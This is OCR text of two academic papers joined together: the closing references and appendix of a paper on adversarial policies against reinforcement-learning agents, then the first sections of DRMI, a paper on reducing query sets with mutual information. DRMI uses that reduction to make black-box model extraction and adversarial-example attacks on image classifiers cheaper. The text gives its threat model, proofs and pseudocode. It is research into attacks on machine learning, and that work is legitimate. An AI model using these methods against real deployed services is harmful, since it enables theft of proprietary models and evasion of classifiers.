[43] John Schulman, Filip Wolski, Prafulla Dhariwal, Alec Radford, and Oleg Klimov. Proximal policy optimization algorithms. *arXiv preprint arXiv:1707.06347*, 2017.

[44] Lloyd S Shapley. Stochastic games. *Proc. of the national academy of sciences*, 1953.

[45] David Silver, Aja Huang, et al. Mastering the game of go with deep neural networks and tree search. *nature*, 2016.

[46] Karen Simonyan, Andrea Vedaldi, and Andrew Zisserman. Deep inside convolutional networks: Visualising image classification models and saliency maps. In *Proc. of ICLR*, 2013.

[47] Daniel Smilkov, Nikhil Thorat, Been Kim, Fernanda Viégas, and Martin Wattenberg. Smoothgrad: removing noise by adding noise. *arXiv preprint arXiv:1706.03825*, 2017.

[48] Mukund Sundararajan, Ankur Taly, and Qiqi Yan. Axiomatic attribution for deep networks. In *Proc. of ICML*, 2017.

[49] Christian Szegedy, Wojciech Zaremba, et al. Intriguing properties of neural networks. In *Proc. of ICLR*, 2015.

[50] Emanuel Todorov, Tom Erez, et al. Mujoco: A physics engine for model-based control. In *Proc. of ICIRS*, 2012.

[51] Florian Tramèr, Alexey Kurakin, et al. Ensemble adversarial training: Attacks and defenses. In *Proc. of ICLR*, 2018.

[52] Florian Tramèr, Fan Zhang, et al. Stealing machine learning models via prediction apis. In *Proc. of USENIX Security Symposium*, 2016.

[53] Hado Van Hasselt, Arthur Guez, and other. Deep reinforcement learning with double q-learning. In *Proc. of AAAI*, 2016.

[54] Chaowei Xiao, Xinlei Pan, et al. Characterizing attacks on deep reinforcement learning. *arXiv:1907.09470*, 2019.

[55] Tianbing Xu, Qiang Liu, Liang Zhao, and Jian Peng. Learning to explore via meta-policy gradient. In *Proc. of ICML*, 2018.

[56] Zhaoyuan Yang, Naresh Iyer, Johan Reimann, and Nurali Virani. Design of intentional backdoors in sequential models. *arXiv preprint arXiv:1902.09972*, 2019.

[57] Kaiqing Zhang, Zhuoran Yang, and Tamer Başar. Multi-agent reinforcement learning: A selective overview of theories and algorithms. *arXiv preprint arXiv:1911.10635*, 2019.

[58] Marvin Zhang, Zoe McCarthy, Chelsea Finn, Sergey Levine, and Pieter Abbeel. Learning deep neural network policies with continuous memory states. In *Proc. of ICRA*, 2016.

[59] Yiren Zhao, Ilia Shumailov, et al. Blackbox attacks on reinforcement learning agents using approximated temporal information. *arXiv preprint arXiv:1909.02918*, 2019.

Appendix

Victim policies. The network architecture of the victim policy in the MuJuCo game and the roboschool Pong game are: MLP-380-128-128-17 [3] and MLP-13-64-64-2, respectively.

Hyper-parameters of the baseline. The baseline has two sets of hyper-parameters: the adversarial policy/value network architecture, and the hyperparameters of the PPO algorithm. For the MuJoCo game, we directly used the default choices in [10]. For the roboschool Pong game, we set the adversarial policy network and its value function as MLP-13-64-64-2 and MLP-13-64-64-1, and use the same set of PPO hyper-parameters with the MoJuCo game.





Figure 9: Comparison of our attack and the attack with l_2.

Hyper-parameters of our method. Here, we specify the hyper-parameters that are not varied in the sensitivity test. First, we applied the choices of [10] for those inherent from [10] (*i.e.,* policy/value network architectures and the PPO hyper-parameters). In addition, our attack has four hyper-parameters: H, F, ε_s, and ε_a. We set $\varepsilon_s/\varepsilon_a$ as widely used empirical values [7] and H/F similar to the policy network architectures. Specifically, for the MuJoCo game, we set $\varepsilon_s = 1$, $\varepsilon_a = 0.05$, H: MLP-414-40-64-380, and F: MLP-380-64-64-17. For the roboschool Pong game, we set $\varepsilon_s = 0.01$, $\varepsilon_a = 0.05$, H: MLP-17-40-16-13, and F: MLP-13-64-64-2.

Effectiveness of l_2 norm on the Pong game. In Figure 6d, we show the solution developed on l_2 norm is worse than those developed on l_1, l_∞, and our baseline. We argue that this is because l_2 norm is not suitable for high-dimensional input. In order to validate this, we run the similar experiment on Robotschool Pong game. Different from the MuJoCo game, here, the agent takes a low-dimensional input (13 features). In Figure 9, we depict that, for the Pong game, the solution developed on the l_2 norm is just as good as our final solution which utilizes l_1. This well confirms our argument. That is, the l_2 norm is not suitable for a situation where the input high dimensionality inputs, and l_1 or l_∞ is a better fit.



(a) MuJoCo. (b) Roboschool Pong.

Figure 10: The performance of our attack with different η.

Additional parameter sensitivity test. In our experiments, we set equal weight to the action difference term and the observation difference term in Eqn. (9). Here, we vary the relative weight between two terms and observe its influence upon our attack performance. Specifically, we introduce a weight η to the observation different term (*i.e.,* $-\eta\|\hat{o}_v^{(t+1)} - o_v^{(t+1)}\|_1 + \|\hat{a}_v^{(t+1)} - a_v^{(t+1)}\|_1$) and train adversarial agent with $\eta = [1,2,3,4]$. Figure 10 shows the winning rate of the adversarial agent on two selected games. The results show that subtly varying η imposes only a negligible influence upon the performance of the adversarial agents trained by our attack.

DRMI: A Dataset Reduction Technology based on Mutual Information for Black-box Attacks

Yingzhe He[1,2], Guozhu Meng[1,2,*], Kai Chen[1,2,*], Xingbo Hu[1,2], and Jinwen He[1,2]

[1]*SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences, China*
[2]*School of Cyber Security, University of Chinese Academy of Sciences, China*

Abstract

It is non-trivial to attack deep neural networks in black-box settings without any model detail disclosed. Prior studies on black-box attacks leverage a number of queries to the target model for probing the target model or generating adversarial examples. Queries are usually limited and costly so that the adversary probably fails to mount an effective attack. However, not all the queries have to be made since there exist repetitions or redundancies that induce many inefficient queries. Therefore, it leaves a lot of room for data reduction and more efficient queries.

To this end, we first propose to use mutual information to measure the data redundancy between two data samples, and then develop a data reduction technique based on mutual information, termed as DRMI. We implement an efficient optimization algorithm in DRMI, so as to obtain a particular subset of data samples, of which the mutual information in between is minimized. We conduct extensive experiments on MNIST, CIFAR10, and ImageNet, and six types of deep neural networks, and evaluate DRMI in model extraction and adversarial attacks. The results demonstrate its high effectiveness in these attacks, surpassing a state-of-the-art approach by raising 7% of model accuracy and two times more transferability of adversarial examples. Through the comparison experiments with other three strategies, we identify what properties of data have been preserved and removed, to some extent reveal the essences of deep neural networks.

1 Introduction

Deep neural networks (DNNs) are now well known to be vulnerable to many attacks [5, 24, 36], such as adversarial attacks [9, 38, 57], model extraction attacks [58, 60], model inversion attacks [18, 51], and poisoning attacks [27, 49]. Unperceivable perturbations added into an image can deceive a classifier in an adversarial attack. Furthermore, these weaknesses in DNNs are considerably magnified along with the widespread deployment and commercialization of deep learning. To date, a line of research has successfully subverted the mainstream deep learning systems [33, 61, 64] that can endanger the users' daily life.

These attacks encounter several obstacles in black-box settings where most if not all information about model is unknown. Prior research has paved a way in solving them like *e.g.*, *transfer attacks* [44, 45] and *optimization attacks* [25, 59]. Both of these attacks have to query the target model as prerequisites, and then either train a substitute model [29, 45] or further optimize the queries. With a substitute model, attackers cannot only uncover the parameters and decision boundaries of the model, but also generate adversarial examples (AEs) in a white-box setting. However, in reality, a large number of queries to the model are costly and even infeasible. That motivates the research on reducing queries to the model.

For simplicity, we assume that attackers can access a similar dataset of the target model in this study. As such, to reduce the queries in a black-box attack, we can turn to selecting high quality data and eliminating redundancies from the original for substitute model training. Similar with our study, PRADA [29] manages to extract model information in black-box settings. It develops a Jacobian-based method to synthesize high quality data, and trains a substitute model with limited queries. Tested on the MNIST [35] dataset, the substitute model can still obtain a 90% accuracy with merely 1/300 of the data, and effectively facilitate the generation of adversarial examples. Gradient Estimation [7] also attacks black-box model with 61.5% success rate under 196 queries.

The motivation of our research is to reduce the query cost of training a substitute model in black-box settings without accessing the exact training data. The substitute model can also be used for other attacks, such as model inversion attacks [18, 51], adversarial attacks [9, 38]. To fulfill the reduction, we first propose mutual information (MI) [2] for measuring the redundancies in a data set. MI is a measure of the mutual dependence between two variables in information

* Corresponding authors.

theory. More dependent (or similar) variables indicate a larger MI in between, which induces data redundancy conceptually. Given this, we develop a data reduction technique based on mutual information (DRMI). In DRMI, we calculate the MI value between any two data samples, and search a subset of fixed size to ensure the sum of MI values among selected samples is minimized (see Section 4). In this way, the selected samples are more independent and informative for the good of substitute model training. In addition, we compare our DRMI with another three reduction techniques based on correlation matrix (CMAL) [65], class probability (CPB) [42], and activated neuron trace (TRACE) [16] in Section 5.4, showing that DRMI exhibits a more superior performance.

We design a set of experiments to evaluate DRMI comprehensively. These experiments are carried on the MNIST [35], CIFAR10 [32], and ImageNet [48] datasets. Six models, *i.e.*, LeNet-5 [34], C3F2 (detailed in Table 1), DNN5 (detailed in Table 2), ResNet18 [23], ResNet152 [23], and Inception-v3 [56], have been employed for substitute model training. In a nutshell, DRMI surpasses PRADA by 7% in the accuracy of substitute models, with only 50 queries on the MNIST dataset. Based on the substitute model, we generate adversarial examples and their transferability reaches up to 66%, three times more than PRADA. Under 600 queries on MNIST, DRMI achieves 97.3% model accuracy and 78.5% transferability using C3F2 architecture, improving 3.3% accuracy and 29.5% transferability than PRADA. Furthermore, DRMI also raises 11.7% attack success rate with even 46 fewer queries than Gradient Estimation. DRMI raises 1.1%, 11.2% attack success rate with 618, 1343 fewer queries than NES [25], AutoZoom [59] on the ImageNet dataset, respectively. Experiments prove that DRMI can effectively facilitate model extraction and adversarial attacks in black-box settings. Additionally, the comparison experiments with three other measures show that DRMI exceeds CMAL, CPB, TRACE methods with an average accuracy of 6.46%, 9.03%, and 26.53%, respectively. From the results, we identify several insights on interpretability of deep learning process in Section 5.4.

Contributions. We make the following contributions.

- We propose a novel data reduction technology based on mutual information dubbed DRMI. By solving the simplified dataset with the minimum value of the overall mutual information, we can form a rival model of >96% accuracy with only 1% of training data (Section 5.2).
- We conduct black-box attacks (Section 5.3) for extracting model information and generating adversarial examples based on the substitute model. The results show our approach outperforms PRADA in both model accuracy (+7%) and transferability (x3), and outperforms Gradient Estimation in success rate (+11.7%).
- We explore the interpretability of deep learning models from the perspective of data reduction (Section 5.4). The conclusions indicate the properties that are either reserved or wiped by deep neural networks, and facilitate an in-depth understanding.

2 Background

2.1 Dataset Reduction in Learning

Deep learning algorithms often require large datasets for training [17, 43]. That also results in the emerging of data augmentation for enriching the training data [15, 47]. However, the requirement brings new problems: collecting and labeling data cost tremendous time and resources; training model on a large dataset occupies huge computation; and a large volume of data is susceptible to poisoned data [39]. There have been already works on reducing training data to raise learning efficiency [12, 41]. These works explore how to simplify the training data without loss of model correction, and even defend poisoning attacks by eliminating low quality data.

High quality data means a specific set of samples which can well represent and sample the whole dataset with few redundancies and repetitions. As a kind of high-dimensional data, there are many similarity metrics between images, such as structural similarity (SSIM) and cosine similarity. The mostly used method is L_p-norm, which measures the perceptual similarity between original images and adversarial images [9, 19, 57, 63]. However, recent research [50] finds that L_p-norm is neither necessary nor sufficient for perceptual similarity, and new metrics need to be proposed for more accurate measurements [28]. In this paper, we propose a novel concept to connect mutual information measurement with image dataset quality. Our experiments prove that mutual information can measure the independence, diversity and representativeness of data. We tend to explore the application of mutual information in more fields, such as perceptual similarity.

In this paper, we propose a model-independent dataset reduction approach DRMI, which treats mutual information as an indicator to measure the common information shared by two samples. We also compare DRMI with three other measurements–correlation matrix (CMAL), class probability (CPB) and activated neuron trace (TRACE). CMAL constructs a matrix to present the correlation distribution among all data samples. It is still model-independent since it can be computed in advance of model training. Additionally, we observe the system states and outputs after training data is feed into the model. In particular, we record the activated neurons scattered in different layers, and the class probability for the input data. Based on these information, we implement the corresponding reduction techniques. As the information is processed by the model, we take them as model-dependent measures. Although CMAL, CPB, TRACE do not perform as well as DRMI, the results help us understand training data and models, and analyze interesting conclusions in the view of interpretability.




Figure 1: The workflow of our work

2.2 Black-box Attacks against DNNs

Black-box attacks against DNNs are of great variety [24, 36]. In this paper, we only focus on model extraction attacks and adversarial attacks.

Model Extraction Attack. It is an emerging technology to attack deep learning models in recent years. For deep neural networks, this attack tends to steal parameters [58], hyperparameters [60], architectures [40], decision boundaries [29, 44, 45], and functionalities [42]. However, it acquires a large number of queries to the target model for simulating models' behaviors. Reducing queries can not only avoid the attack being detected, but also save monetary costs.

Existing model extraction techniques commonly require training substitute models [42, 45]. Therefore, how to improve the effectiveness of substitute models with fewer queries has become the main focus for this attack. We propose a data reduction technique in this study, which enables a substitute model up to par with smaller datasets and fewer queries.

Adversarial Attack. Adversarial attacks are the most significant threats to deep neural networks. Thousands of methods have been developed to subvert a well-trained deep learning model. In black-box settings, queries to the target model become indispensable for either training a substitute model [10, 29, 45] or estimating approximate gradients [11, 25, 59]. The substitute model, which behaves quite similarly with the target model, can be further used to find AEs in a white-box manner [9, 19, 37]. These samples can be used to attack the target model due to their transferability. In such a case, the limitations of queries undoubtedly raise the difficulties of attacks. Existing works have tried to increase query efficiency from the perspective of data distribution and properties [6, 8, 21, 53]. In this paper, our research proposes DRMI to quantify data redundancies and gets a much simplified dataset for querying.

3 Overview

In this paper, we aim to select a simplified and representative dataset from the original. It can not only spare the time and computing resources for training a model, but also empower black-box attacks with limited queries to the target model.

Figure 1 presents the workflow of our work. We start from a known dataset and develop a data reduction technique to obtain representative and reduced datasets. Then we use every reduced dataset to train a new model (a.k.a. substitute model), and adopt prediction accuracy to quantify the performance of substitute models. The substitute model with higher accuracy indicates that its training data is more representative for the original.

Threat Model. In this study, the adversary aims to launch black-box attacks, *e.g.*, adversarial attacks and model extraction attacks, against a public deep learning service. However, the adversary knows neither the internal structure and parameters of the target model, nor the exact training data. Even so, it is still able to obtain a small dataset that has the same distribution as the training data, or a larger one with a different distribution. The adversary can query the target model with the possessed data and then get prediction results. It is not necessary to acquire confidence scores for prediction although they are often provided by commercial services. Additionally, it has to limit the number of queries as too many queries are costly and probably constrained by some defense measures.

1 Data Reduction. Data reduction is a technique to remove out redundancies and repetitions from multitudinous amounts of data, but remain critical and representative data [22]. To explore the redundancy in deep learning, we use mutual information as a measure and develop a data reduction technique based on it (*i.e.*, DRMI). Moreover, we implement another three reduction techniques based on *correlation matrix* (CMAL), *class probability of prediction* (CPB) and *traces of activated neurons* (TRACE) for comparison. In particular, DRMI and CMAL are performed merely on the training data, and not related to deep training. Therefore, they are model-independent. CPB and TRACE both require to interact with the target model, *i.e.*, collecting the prediction result or internal states when one data sample passes through the model. As such, we regard them as being model-dependent. In this study, we employ all these four strategies to reduce the training data, and subsequently shape a substitute model.

2 Black-box Attacks. The trained substitute model can be applied for further black-box attacks against deep neural networks. More specifically, the substitute model is a close ap-




Figure 2: An illustrative example for DRMI. There are six images (noted as from 1 to 6) have quite similar appearance in pairs. The edge indicates the mutual information between two images. Thicker line indicates larger value. To form a subset with three images, we select images 1, 4, and 6 since the sum (1.44) of their MI values is minimal.

proximation of the target model in prediction. Hence, it helps to infer the parameters of the target model which is known as model extraction attacks [58, 60]. In this paper, we leverage prediction accuracy as the success rate for a model extraction attack. The substitute models created by the four techniques are compared, and the result shows DRMI has achieved the best performance (see Section 5.2 and 5.4). Based on the result, we also conclude a number of new views on the interpretability of deep neural networks.

On the other hand, the substitute model can be utilized for generating adversarial examples in black-box settings [8, 21, 53] or white-box settings [29, 45]. Data reduction is especially beneficial for transfer attacks [6, 55] since it lowers the cost of model querying. Therefore, we conduct adversarial attack experiments based on our reduction techniques to evaluate its usefulness. We adopt the PGD method [37] to generate adversarial examples towards a substitute model, and test their transferability to the target model. Success rates are computed and compared with other state-of-the-art approaches.

4 The DRMI Approach

In this section, we detail the DRMI approach by formalizing the problem, analyzing its complexity and providing the solution.

4.1 Problem Formalization

We aim to select a more representative and reduced dataset through minimizing the mutual information value between any two data samples as shown in Figure 2. Assuming a big dataset D, and $n = |D|$, we intend to find a simplified dataset S, where $S \subset D, k = |S| < n$. For every two samples $u \in D$ and $v \in D$, we calculate the mutual information value $MI(u)(v)$ between them and get the MI matrix. According to the definition of mutual information in information theory [14], given the images u and v, we compute their MI value as:

$$MI(u)(v) = \sum_{i=0}^{R} \sum_{j=0}^{R} P_{uv}(i,j) \log \frac{P_{uv}(i,j)}{P_u(i)P_v(j)} \quad (1)$$

R is the maximum pixel intensity value. The marginal probability distribution $P_u(i)$ refers to the ratio of the pixels of intensity value i in image u to all the pixels in image u. P_{uv} is the joint probability distribution function between two certain images u and v. The probability $P_{uv}(i,j)$ refers to the ratio of the number of pixel points, where the pixel intensity value is i in image u and j in image v under the same coordinates, to the total number of pixels. If $P_{uv}(i,j) = 0$, we handle $P_{uv}(i,j) \log \frac{P_{uv}(i,j)}{P_u(i)P_v(j)} = 0$. For each pair $(u,v), u \in D, v \in D, u \neq v$, we calculate its MI value by Equation 1, and obtain the MI value matrix. Equation 1 considers not only the number of pixel intensity values, but also their positions.

For a seek of generalizability, we introduce a new matrix I and a hyperparameter α used to represent the weight of mutual information. The choice of α is discussed in Section 7. The correspondence between matrix I and mutual information is as follows:

$$I[u][v] = MI(u)(v)^{\alpha} \quad (2)$$

For convenience, we will use matrix I hereafter. Therefore, the process of sampling k data points with minimizing the sum of MI values between them can be formalized as:

$$\arg\min_{S} H = \frac{1}{2} \sum_{i \in S} \sum_{j \in S} I[i][j],\ i \neq j \quad (3)$$

We use H as this minimum and $1/2$ is multiplied to avoid redundant computation.

To solve the problem in Equation 3, we propose to formalize it as a graph theory problem. Let $G = \{V, E\}$ be a weighted undirected graph without self-loops and parallel edges. V is the set of vertices, and E is the set of edges. Each edge $e \in E$ is associated with a real number $w(e)$. With regard to this problem, we treat each data sample as a vertex v. For every

two samples v and u, we can link them up with their mutual information $I[u][v]$ as the weight. Therefore, a data set can be modeled as a undirected complete graph with weights. In the sequel, the problem can be converted as: *Given a weighted undirected complete graph G with n vertices, find an induced graph with k vertices ($k < n$), of which the sum of edge weights is minimal.* To gain an induced graph $G[S]$, we will address the following in this study.

$$\arg\min_{G[S]} H = \sum_{e=(u,v)} w(e), \quad u,v \in S, u \neq v, \text{ and } e \in E \tag{4}$$

4.2 Complexity Analysis

Unfortunately, the problem in Equation 4 is a NP-Complete problem. There is no optimal solution in polynomial time to date. We give a strict proof in the following.

Proof of NP. Given a subset $S \subset V$ with k vertices, we can calculate the sum of weights in the induced subgraph $G[S]$ in polynomial time using Equation 4. So we can verify every solution in polynomial time, proving that the problem is NP.

Proof of NP-Hard. Here we use another NP-Complete problem–the maximum independent set to complete the proof [30]. We need to prove that the maximum independent set problem can be reduced to our problem in polynomial time. In a simple unweighted undirected graph $G_i = \{V_i, E_i\}$, $e = (u,v) \in E_i,\ u,v \in V_i$, we call $S \subseteq V_i$ an independent set if and only if:

$$\forall u,v \in S, \quad (u,v) \notin E_i \tag{5}$$

Given a graph G_i and an integer $k < |V|$, the maximum independent set problem is to determine if there is an independent set S of at least size k.

Next, assuming that our problem is solvable, we use our problem to solve the maximum independent set problem. We convert the unweighted undirected graph $G_i = \{V_i, E_i\}$ into a weighted undirected complete graph $G_c = \{V_c, E_c\}(V_c = V_i)$ where $w(e)$ denotes the weight for edge $e = (u,v)$ and $e \in E_c$. The conversion satisfies the following constraints:

$$w(e) = \begin{cases} 1, & \forall u,v \in V_i \text{ and } (u,v) \in E_i \\ 0, & \forall u,v \in V_i \text{ and } (u,v) \notin E_i \end{cases} \tag{6}$$

If vertices u and v have an edge in graph G_i, we add a 1-weighted edge between them into graph G_c. If vertices u and v have no edge in G_i, we add a 0-weighted edge in G_c. Then we use Equation 4 to calculate the minimum H of a complete subgraph with k vertices on graph G_c. If $H = 0$, it means there exists k vertices in G_c, and the weight of any two vertices is 0. It indicates that there exists an independent set S with size k in graph G_i. Similarly, if $H > 0$, it means there does not exist any independent set S of at least size k in graph G_i.

Therefore, the maximum independent set problem can be reduced to our problem in polynomial time. Since the maximum independent set problem is NP-Hard, our problem is also NP-Hard. As NP-Complete is the intersection of NP and NP-Hard, the problem we need to solve is NP-Complete.

Algorithm 1: Data Reduction on Mutual Information

Input: $G(V,E)$: a weighted undirected graph where $|V| = n$, k: the size of target subgraph
Output: S_{min} where $S_{min} \subset V \wedge |S_{min}| = k$

```
1 H_min ←MAXNUM;
2 S_min ← {};
3 for t ∈ V do
4     S_0 ← greedy_choice_initialization (t);
5     S, H ← one_hot_replacement_optimization (S_0);
6     if H < H_min then
7         H_min ← H;
8         S_min ← S;
9 return S_min
```

4.3 Our Solution

Since our problem is NP-Complete, there is no optimal solution in polynomial time. We propose a novel and effective heuristic algorithm to approximate the optimal solution, *i.e.*, obtaining the induced subgraph whose mutual information H approximates the minimal as Equation 4. First, we select an initial vertex t, and determine another $k-1$ vertices based on mutual information with a greedy strategy. As a consequence, we obtain an initial subset S_0 where $|S_0| = k$. Then, we optimize this subset iteratively in order to sustainedly lower the weights sum according to Equation 4. After a limited iterations, we are able to get a stable set S_F and H reaches its approximate optimal value.

Algorithm 1 presents the overall process of our data reduction technique. It proceeds with n iterations (Line 3). For each iteration, it selects one vertex in V and passes it to the *initialization* phase in Line 4. As such, the initial subset S_0 is obtained. S_0 goes through an *optimization* phase in Line 5, where the optimized subset S and the associated H are returned. Line 6-8 show that we will keep the superior solution while discard the inferior one. At last, S_{min} is the approximate optimal solution.

4.3.1 Initialization

In the phase of *initialization*, we construct a primary subset S_0, starting from the passed vertex t. The construction is realized with a greedy strategy, so the phase is termed as greedy-choice initialization. There are two methods to guide the greedy process as follows.

Min-sum method. Given the first vertex t, we initialize S_0 with t and additionally maintain a *sumI* array, of which $sumI[p]$ denotes the sum of MI values between data point p

Algorithm 2: Greedy-choice Initialization

Input: $G(V,E)$: a weighted undirected graph where $|V|=n$, k: the size of simplified set, t: the initial data point (vertex)

Output: S_0 where $S_0 \subset V \wedge |S_0| = k$

1 $S_0 \leftarrow \{t\}$;
2 $f(i) \leftarrow I[t][i],\ i \notin S_0$;
3 **for** $i = 2$ *to* k **do**
4 $\quad p' = \arg\min_p f(p),\ p \notin S_0$;
5 $\quad S_0 = S_0 \bigcup \{p'\}$
6 $\quad f(x) = g(f(x), I[p'][x]),\ x \notin S_0$;
7 **return** S_0

and every other element in set S_0:

$$sumI[p] = \sum_{q \in S_0} I[p][q],\ \ q \neq p \tag{7}$$

S_0 has only one element t at first. Then we select p' which minimizes $sumI[p']$ and $p' \notin S_0$. After that, we add p' into S_0 and maintain the $sumI$ array with Equation 7. We repeat the selection process and stop if $|S_0| = k$. This method takes seed t as the starting point, and selects the data outside set S_0 that has the least MI sum with all points in set S_0 at every time.

Min-max method. In min-sum method, we attempt to minimize the distance between the added sample and all samples already in the set. That is, the new sample has the least averaged similarity to the existing. While in min-max method, the new sample has the least maximum similarity to the existing samples. For example, if one sample is very similar to one in the set, we will not add it even though it is very different from any other samples. Correspondingly, we change the Equation 7 to the following $maxI$ array:

$$maxI[p] = \max_{q \in S_0} \{I[p][q]\},\ \ q \neq p \tag{8}$$

Algorithm 2 presents the process of obtaining a good initial set from the vertex t. S_0 is the initial set. At first, S_0 only has one vertex t (Line 1). Then we calculate $f(\cdot)$ (Line 2) where $f(\cdot)$ is either $sumI[\cdot]$ or $maxI[\cdot]$. Now the sum of the distances between each vertex i to all the vertices in S_0 is $I[t][i]$. Line 3 to 6 are a loop to add vertices into S_0. In each iteration, we find the vertex p' which has the minimum value in $f(p)$ at line 4. Then we add the new vertex into S_0 at line 5. The addition of p' needs an update to $f(x)$ by $I[p'][x]$ at line 6. If $f(\cdot)$ is $sumI[\cdot]$, $g(a,b) = a+b$. If $f(\cdot)$ is $maxI[\cdot]$, $g(a,b) = \max(a,b)$. Last, this algorithm returns the initial set S_0. The time complexity of Algorithm 2 is $O(kn)$.

4.3.2 Iterative Optimization

After getting an initial set S_0, we define two arrays In and Out. $In[i]$ expresses the sum of MI values between i and other points from S_0, which makes sense when $i \in S_0$. $Out[i]$ expresses the sum of MI values between i and all points from S_0, which makes sense when $i \notin S_0$. Then we can calculate the initial value H:

$$H = \frac{1}{2} \sum_{i \in S_0} \sum_{j \in S_0} I[i][j] = \frac{1}{2} \sum_{i \in S_0} In[i],\ \ j \neq i \tag{9}$$

Next, we need to adjust set $S(=S_0)$. Starting from S, we remove a data point with poorest performance in set S, and move into a data point with best performance outside set S. Here, poor performance means this point has the maximum In value, and good performance means the minimum Out value. If a swap (p,q) could make H decrease ($H' < H$ in Equation 10), we perform such an exchange.

$$H' = H + Out[q] - In[p] - I[p][q],\ p \in S,\ q \neq S \tag{10}$$

Then we repeat the above exchange process until H is no longer decreasing. We call this method of adjusting and optimizing the solution as one-hot replacement.

Algorithm 3 presents the one-hot replacement optimization, which is based on the exchange of vertices to optimize the solution. This algorithm needs to optimize the final set S and reduce H value according to the initial set. We give the initial set S_0 to the final S at line 1. For a vertex in S, we compute the sum of distances with other vertices in S (Line 3). For a vertex not in S, we compute the sum of distances with all vertices in S (Line 4). Then we calculate the initial H value.

Algorithm 3: One-hot Replacement Optimization

Input: $G(V,E)$: a weighted undirected graph where $|V|=n$, k: the size of simplified set, S_0: the initial set where $|S_0| = k$

Output: S, H where $S \subset V \wedge |S| = k$

1 $S \leftarrow S_0$;
2 $H \leftarrow 0$;
3 $In[t] = \sum_j I[t][j],\ t \in S, j \in S, j \neq t$;
4 $Out[t] = \sum_j I[t][j],\ t \notin S, j \in S$;
5 $H = H + \frac{1}{2}\sum_t In[t],\ t \in S$;
6 **while** *True* **do**
7 $\quad p = \arg\ \max_t In[t],\ t \in S$;
8 $\quad q = \arg\ \min_j Out[j] - I[p][j],\ j \notin S$;
9 $\quad$ **if** $Out[q] - I[p][q] >= In[p]$ **then**
10 $\quad\quad$ **break**;
11 $\quad H = H + Out[q] - I[p][q] - In[p]$;
12 $\quad S = S \bigcup \{q\} \setminus \{p\}$;
13 $\quad In[q] = Out[q] - I[p][q]$;
14 $\quad Out[p] = In[p] + I[p][q]$;
15 $\quad In[t] = In[t] - I[t][p] + I[t][q],\ t \in S, t \neq q$;
16 $\quad Out[t] = Out[t] - I[t][p] + I[t][q],\ t \notin S, t \neq p$;
17 **return** S, H

Line 6 to 16 are the loop to find set S with smaller H values. According to Equation 10, we first find the vertex p which has the maximum $In[p]$ in S, then the vertex q which has the minimum $Out[q] - I[p][q]$ not in S. Line 9 and 10 are the termination condition of the loop. If this condition is satisfied, H will not decrease after swapping vertices. Line 11 to 16 explain how to update variable values during the exchange process. Line 11 calculates the new H, and line 12 puts q in and puts p out to update S. Line 13 to 16 update the In or Out values for each vertex according to moving in a new vertex q and out an old vertex p. After the loop ends, the algorithm returns the minimum H and its corresponding set S at line 17. This algorithm can be terminated efficiently partially due to the greedy-choice initialization which offers an approximated optimal solution. It then takes only a few exchanges to reach a better solution. The transitivity of data similarity [62] further prevents one sample from being exchanged for multiple times. As a consequence, the replacement is expected to be terminated within $O(k)$ iterations. Our experiments with different datasets also confirm that the iteration number is lower than a constant (<10) multiple of k. Additionally, the worse-case complexity of the in-loop computation is $O(n)$. Therefore, the time complexity of one-hot replacement is $O(kn)$.

5 Evaluation

In this section, we describe the implementation details of our approach and the evaluation experiments.

Implementation. We implement DRMI with 2.5K lines of Python on top of PYTORCH [3]. The adversarial examples are evaluated by the targeted PGD [37] method using foolbox [4] library. The experiments are conducted on a server with 16 Intel(R) Xeon(R) CPUs of E5-2620 and 32GB memory, 2 NVIDIA GM200 [GeForce GTX TITAN X] GPUs and 1 ASPEED Video AST2400 GPU. These experiments are carried out to evaluate the efficiency and efficacy of DRMI. Through these experiments, we intend to answer:

RQ1. How effective is DRMI to reduce data for training?

RQ2. How does it facilitate black-box attacks?

RQ3. How is other reduction strategies, and what can be interpreted from the results?

5.1 Experiment Setup

